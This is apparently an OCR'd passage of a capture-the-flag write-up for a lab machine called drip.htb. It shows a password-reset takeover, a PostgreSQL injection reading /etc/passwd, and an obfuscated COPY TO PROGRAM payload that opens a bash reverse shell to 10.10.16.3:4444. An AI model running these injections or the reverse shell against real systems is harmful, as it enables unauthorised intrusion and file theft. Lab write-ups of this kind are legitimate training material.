
- We add `dev-a3f1-01.drip.htb` to host file


```
echo "dev-a3f1-01.drip.htb" | sudo tee -a /etc/hosts > /dev/null
```

- We go to http://dev-a3f1-01.drip.htb/
- There at http://dev-a3f1-01.drip.htb/forgot we can request a new `PW`



- We request the `reset` of the `PW` of `bcase@drip.htb`






Password Reset at http://dev-a3f1-01.drip.htb 🔑🔙

Note


- After we have requested a password reset, check mail `#3` for me."


```
python3 xss.py
```


- "We find out that we can `reset` our `PW` at http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.Z-wmhg.mmqHiVa27ULmO4MC_T54-HFY5j8."




- We `reset` the `PW` for `bcase@drip.htb`







- Now we `log in` with the password we just set



SQLI at http://dev-a3f1-01.drip.htb/

Note

- In the `SEARCH` field, we have an `SQLi vulnerability`.
- Access the `/etc/passwd` file.

```
''; SELECT pg_read_file('/etc/passwd', 0, 1000);
```

'''; SELECT pg_read_file('/etc/passwd

/ DripMail / Analytics

User Overview


Showing metadata for all currently registered users

ID
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x

- We use this command in the `SEARCH` field to spawn a `reverse shell`

```
';DO $$
DECLARE
    c text;
BEGIN
    c := CHR(67) || CHR(79) || CHR(80) || CHR(89) || ' (SELECT ''''') to program ''bash -c "bash -i >&
/dev/tcp/10.10.16.3/4444 0>&1"''''';
    EXECUTE c;
END $$;
```

- We have successfully spawned a `reverse shell`.💪💪💪




Shell als postgres auf 172.16.20.3 💻💀

Note

- We check the `IP`

```
ip a
```

We see that we are on `172.16.20.3`.



- We change into the `directory`

